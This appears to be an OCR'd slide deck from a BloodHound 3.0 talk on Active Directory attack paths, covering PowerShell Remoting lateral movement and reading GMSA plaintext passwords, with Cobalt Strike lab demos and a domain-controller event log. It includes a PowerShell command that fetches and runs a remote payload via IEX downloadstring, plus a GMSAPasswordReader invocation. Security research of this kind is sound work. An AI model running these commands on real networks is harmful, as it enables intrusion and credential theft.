


BLOODHOUND 3.0

HELLO!

We are:

Andy Robbins (@_wald0)

Rohan Vazarkar (@CptJesus)

Agenda

- Prior Work
- Acknowledgements
- New Attack Primitives
- Quality of Life Improvements
- Performance Improvements
- Q&A

Prior Work

- Heat-ray by John Dunagan, Alice Zheng, and Daniel R. Simon (2009)
- Active Directory Control Paths by Emmanuel Gras and Lucas Bouillot (2014)
- PowerView by Will Schroeder
- Everything on ADSecurity.org by Sean Metcalf
- DSInternals by Michael Grafnetter

Acknowledgements

- Tim McGuffin (@NotMedic)
- Michael Grafnetter (@MGrafnetter)
- Will Schroeder (@harmj0y)
- Lee Christensen (@tifkin_)
- Sean Metcalf (@PyroTek3)
- Dirk-jan Mollema (@_dirkjan)
- Mark Gamache (@markgamacheNerd)

New Attack Primitives

PowerShell Remoting

Use (yet another) legitimate Windows protocol for lateral movement

PowerShell Remoting

- Based on membership in the “Remote Management Users” local group
- The remote system must also have port 5985/5986 open and accessible
- PowerShell remoting enables remote code execution…
- … but does not guarantee privileged code execution

```
$session =  New-PSSession -ComputerName win-2016-001

Invoke-Command -Session $session -ScriptBlock {IEX ((new-object net.webclient).downloadstring('http://192.168.231.99:80/a'))}

Disconnect-PSSession -Session $session

Remove-PSSession -Session $session
```

```
$session =  New-PSSession -ComputerName win-2016-001; Invoke-Command -Session $session -ScriptBlock {IEX ((new-object net.webclient).downloadstring('http://192.168.231.99:80/a'))}; Disconnect-PSSession -Session $session; Remove-PSSession -Session $session
```

DEMO

Applications aggressor-Aggressor Tue Feb 11, 13:41

Cobalt Strike

Cobalt Strike View Attacks Reporting Help

external	internal	user	computer	note	pid	last
192.168.231.101	192.168.231.101	dpolojac	WIN-2016-001		108	32ms
192.168.231.101	192.168.231.101	lpaine	WIN-2016-001		632	14ms
192.168.231.101	192.168.231.101	dpolojac	WIN-2016-001		2172	62ms
192.168.231.101	192.168.231.101	dpolojac *	WIN-2016-001		4404	50ms
192.168.231.101	192.168.231.101	jbui	WIN-2016-001		6076	33ms
192.168.231.101	192.168.231.101	dpolojac	WIN-2016-001		6176	3ms
192.168.231.101	192.168.231.101	dhohnstein	WIN-2016-001		6556	18ms
192.168.231.129	192.168.231.129	lpaine	DC-2016-001		3240	17ms

Event Log X | Web Log X | Beacon 192.168.231.101@6076 X

Beacon 192.168.231.101@4404 X | Beacon 192.168.231.101@6556 X | Beacon 192.168.231.101@6176 X | Beacon 192.168.231.129@3240 X | Beacon 192.168.231.101@632 X

```
 6176  6216  powershell.exe
 6216  4836  powershell.exe
 6356  4112  cmd.exe
 6556  7788  powershell.exe
 6572  608   prunsrv-amd64.exe
 6584  6780  cmd.exe
 6896  6356  conhost.exe
 7024  2296  cmd.exe
 7088  2296  cmd.exe
 7196  2172  conhost.exe
 7236  704   ShellExperienceHost.exe
 7292  7460  cmd.exe
 7356  1404  powershell.exe
 7388  704   ApplicationFrameHost.exe
 7392  7804  conhost.exe
 7512  7728  MSASCuiL.exe
 7564  7460  cmd.exe
 7608  5676  conhost.exe
 7720  4172  conhost.exe
 7788  7292  powershell.exe
 7804  6868  cmd.exe
 7932  7564  powershell.exe
 8024  4112  powershell.exe
 8048  6176  conhost.exe
 8108  6048  conhost.exe
 8132  6584  conhost.exe
 8168  4112  notepad++.exe
 8184  2092  conhost.exe

[+] received output:
contoso\lpaine
```

[WIN-2016-001] lpaine/632 last: 14ms

beacon>

defaultuser@WORKSTATION: ~/T... Cobalt Strike 1 / 2

GMSA Control


Read plaintext passwords of special service accounts in Active Directory

GMSA Control

- Group Managed Service Account
- Special type of AD service account
- Introduced in Windows Server 2012
- Password managed by domain controllers
- Password automatically changes every 30 days
- **Plain-text password remotely retrievable by authorized principals**

SQL01.CONTOSO.LOCAL

GMSA-SQL01.CONTOSO.LOCAL


ReadGMSAPassword
SQL01.CONTOSO.LOCAL
GMSA-SQL01.CONTOSO.LOCAL

GMSA: Best Practice vs Reality


Best Practice:

- Only the machine can read the GMSA password
- GMSA runs applications, but isn't a local admin
- GMSA has no special privileges in AD

Reality:

- Very liberal inbound permissions on GMSA
- Very commonly made local admin
- GMSA can be added to AD groups...

GMSA: Reality



Attack Plan

We'll read and use the plain text password of the GMSA account

We will need:

- The name of the GMSA


ReadGMSAPassword
MemberOf
DPOLOJAC@CONTOSO.LOCAL
SQL01@CONTOSO.LOCAL
DOMAIN ADMINS@CONTOSO.LOCAL

GMSAPasswordReader.exe --AccountName SQL01

Source: GMSAPasswordReader by Rohan Vazarkar

DEMO

```
5880  4268  chrome.exe              x64  1  CONTOSO\Administrator
6048  6396  cmd.exe                 x64  1  CONTOSO\dhohnstein
6064  1404  conhost.exe             x64  1  CONTOSO\Administrator
6112  4268  chrome.exe              x64  1  CONTOSO\Administrator
6132  4268  chrome.exe              x64  1  CONTOSO\Administrator
6356  4112  cmd.exe                 x64  1  CONTOSO\Administrator
6556  7788  powershell.exe          x86  1  CONTOSO\dhohnstein
6572  608   prunsrv-amd64.exe
6584  6780  cmd.exe                 x64  1  CONTOSO\dhohnstein
6864  1296  MusNotification.exe
6896  6356  conhost.exe             x64  1  CONTOSO\Administrator
7196  2172  conhost.exe             x64  1  CONTOSO\dpolojac
7292  7460  cmd.exe                 x64  1  CONTOSO\dhohnstein
7356  1404  powershell.exe          x64  1  CONTOSO\Administrator
7388  704   ApplicationFrameHost.exe
7512  7728  MSASCuiL.exe            x64  1  CONTOSO\Administrator
7548  6864  MusNotificationUx.exe   x64  1  CONTOSO\Administrator
7564  7460  cmd.exe                 x64  1  CONTOSO\dpolojac
7608  5676  conhost.exe             x64  1  CONTOSO\Administrator
7788  7292  powershell.exe          x64  1  CONTOSO\dhohnstein
7932  7564  powershell.exe          x64  1  CONTOSO\dpolojac
8024  4112  powershell.exe          x64  1  CONTOSO\Administrator
8108  6048  conhost.exe             x64  1  CONTOSO\dhohnstein
8132  6584  conhost.exe             x64  1  CONTOSO\dhohnstein
8168  4112  notepad++.exe           x86  1  CONTOSO\Administrator
8184  2092  conhost.exe             x64  1  CONTOSO\dpolojac

[WIN-2016-001] dpolojac */4404
beacon> she
```

defaultuser@WORKSTATION: ~/T… | Cobalt Strike

Start typing to search for a node...

Database Info | Node Info | Queries

GMSA-SQL01@CONTOSO.LOCAL

Sessions	0
Sibling Objects in the Same OU	36
Reachable High Value Targets	33
Effective Inbound GPOs	2
See user within Domain/OU Tree	

Node Properties

Extra Properties

Group Membership

Local Admin Rights

Execution Privileges


Outbound Object Control

Inbound Object Control

Explicit Object Controllers	3
Unrolled Object Controllers	30
Transitive Object Controllers	▶

Notes

Pictures



Event Viewer

File Action View Help

- Event Viewer (Local)
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Services Lo
    - Active Directory Web Ser
    - DFS Replication
    - Directory Service
    - DNS Server
    - Hardware Events
    - Internet Explorer
    - Key Management Service
    - Microsoft
    - Windows PowerShell
  - Subscriptions

Directory Service Number of events: 208

Level	Date and Time	Source	Event ID	Task Category
Information	2/7/2020 10:48:29 PM	ActiveDirectory_DomainService	2946	Security
Warning	2/7/2020 10:46:54 PM	ActiveDirectory_DomainService	2947	Security
Warning	2/7/2020 10:46:34 PM	ActiveDirectory_DomainService	29[illegible]	Security

Event 2947, ActiveDirectory_DomainService

General Details

An attempt to fetch the password of a group managed service account failed.

Group Managed Service Account Object:
CN=SQL01,OU=SQLUsers,DC=contoso,DC=local
Caller SID:
S-1-5-21-153951712-174133717-528793688-1606
Caller IP:
192.168.231.101:57769
Error:
8995

2947

Log Name:	Directory Service		
Source:	ActiveDirectory_DomainServ	Logged:	2/7/2020 10:46:54 PM
Event ID:	2947	Task Category:	Security
Level:	Warning	Keywords:	Classic
User:	CONTOSO\SQL01$	Computer:	DC-2016-001.contoso.local
OpCode:	Info		
More Information:	Event Log Online Help		

Actions

Directory Service
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this ...
- View
- Refresh
- Help

Event 2947, ActiveDirecto...
- Event Properties
- Attach Task To This E...
- Copy
- Save Selected Events...
- Refresh
- Help

GMSA Control Resources


- GMSA Password Reader
- DSInternals
- PSgMSAPwd
- ADSecurity


SID History


The other “MemberOf” edge

